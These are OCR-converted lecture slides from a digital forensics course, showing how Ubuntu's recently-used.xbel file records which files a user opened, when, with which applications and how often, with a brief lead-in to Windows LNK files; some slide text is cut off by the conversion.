
Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Prof. Dr. Elmar Padilla et al.

Digitale Forensik

06 - Artifacts




Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE


Artifacts: Linux

Here we focus on a current Ubuntu Desktop 20.04 with default settings.



Linux on the server


Linux on the desktop



Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux



Location:

`/home/<username>/`
`/root/`

E.g. `/home/brian/`

Location:

`/`


E.g. `/etc/`, `/var/log/`, …

[https://refspecs.linuxfoundation.org/fhs]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux




Linux has no LNK files.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Recent Files




Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Recent Files

```
~$ cat .local/share/recently-used.xbel
```

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info">
  <bookmark href="file:///home/schreber/tree.jpg" added="2021-01-09T15:15:27Z"
            modified="2021-01-09T15:40:36Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/jpeg"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="org.gnome.Nautilus"
                                exec="&amp;apos;org.gnome.Nautilus %u&amp;apos;"
                                modified="2021-01-09T15:15:27Z" count="1"/>
          <bookmark:application name="Image Viewer" exec="&amp;apos;eog %u&amp;apos;"
                                modified="2021-01-09T15:40:36Z" count="2"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```



https://www.freedesktop.org/wiki/Specifications/desktop-bookmark-spec/

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Recent Files

```
~$ cat .local/share/recently-used.xbel
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info">
  <bookmark href="file:///home/schreber/tree.jpg" added="2021-01-09T15:15:27Z"
            modified="2021-01-09T15:40:36Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner=                                    org">
        <mime:mime-type type="image/jpeg"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="org.gnome.Nautilus"
                                exec="&amp;apos;org.gnome.Nautilus %u&amp;apos;"
                                modified="2021-01-09T15:15:27Z" count="1"/>
          <bookmark:application name="Image Viewer" exec="&amp;apos;eog %u&amp;apos;"
                                modified="2021-01-09T15:40:36Z" count="2"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```

file path

first access time

last access time


¯_(ツ)_/¯

application name

cmdline of the app

last access time for this app

number of accesses by this app




Note: it's up to the application to support this!

https://www.freedesktop.org/wiki/Specifications/desktop-bookmark-spec/

Recent Files

```
~$ cat .local/share/recently-used.xbel
```

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info">
  <bookmark href="file:///home/schreber/tree.jpg" added="2021-12-03T15:15:27Z"
            modified="2021-12-03T15:15:28Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/jpeg"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="org.gnome.Nautilus"
                                exec="&amp;apos;org.gnome.Nautilus %u&amp;apos;"
                                modified="2021-12-03T15:15:27Z" count="1"/>
          <bookmark:application name="Image Viewer" exec="&amp;apos;eog %u&amp;apos;"
                                modified="2021-12-03T15:15:28Z" count="1"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```



In this case:

- Opened by clicking on the icon in Nautilus


Hochschule Bonn-Rhein-Sieg


Fraunhofer FKIE

Recent Files

```
~$ cat .local/share/recently-used.xbel
```

```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info">
  <bookmark href="file:///home/schreber/tree.jpg" added="2021-12-03T15:15:27Z"
            modified="2021-12-03T15:40:36Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/jpeg"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="org.gnome.Nautilus"
                                exec="&amp;apos;org.gnome.Nautilus %u&amp;apos;"
                                modified="2021-12-03T15:15:27Z" count="1"/>
          <bookmark:application name="Image Viewer" exec="&amp;apos;eog %u&amp;apos;"
                                modified="2021-12-03T15:40:36Z" count="3"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```





In this case:


- Opened by clicking on the icon in Nautilus
- Once opened using the “Open” dialog in Image Viewer

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Recent Files

```
~$ cat .local/share/recently-used.xbel
<bookmark href="file:///home/schreber/Downloads/sift_cheat_sheet.pdf"
          added="2021-01-09T16:32:41Z" modified="2021-01-09T16:32:41Z"
          visited="1969-12-31T23:59:59Z">
[…]
        <bookmark:applications>
          <bookmark:application name="Firefox" exec="&apos;firefox %u&apos;"
                                modified="2021-01-09T16:32:41Z" count="1"/>
        </bookmark:applications>
[…]
</bookmark>
```




- Download of `sift_cheat_sheet.pdf` to `/home/schreber/Downloads` using Firefox.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Recent Files

```
~$ cat .local/share/recently-used.xbel
<bookmark href="file:///home/schreber/Downloads/sift_cheat_sheet.pdf"
          added="2021-01-09T16:32:41Z" modified="2021-01-09T16:32:41Z"
          visited="1969-12-31T23:59:59Z">
[…]
        <bookmark:application name="Firefox" exec="&apos;firefox %u&apos;"
                              modified="2021-01-09T16:32:41Z" count="1"/>
        <bookmark:application name="org.gnome.Nautilus"
                              exec="&apos;firefox %u&apos;"
                              modified="2021-01-09T17:03:29Z" count="1"/>
        </bookmark:applications>
[…]
</bookmark>
```



- Download of `sift_cheat_sheet.pdf` to `/home/schreber/Downloads` using Firefox.
- `/home/schreber/Downloads/sift_cheat_sheet.pdf` opened from Nautilus using “Open with” > Firefox.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux

~/df/06-artifacts/windows/

Was the file
ever created or viewed
the user?

When?

Did the user acc
more than onc

~/df/06-artifacts/windows/lnk-files/

LNK files

Location:
%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent\

- Binary
- Proprietary
- Created automatically on first GUI interaction with a file
- „Recently used files"

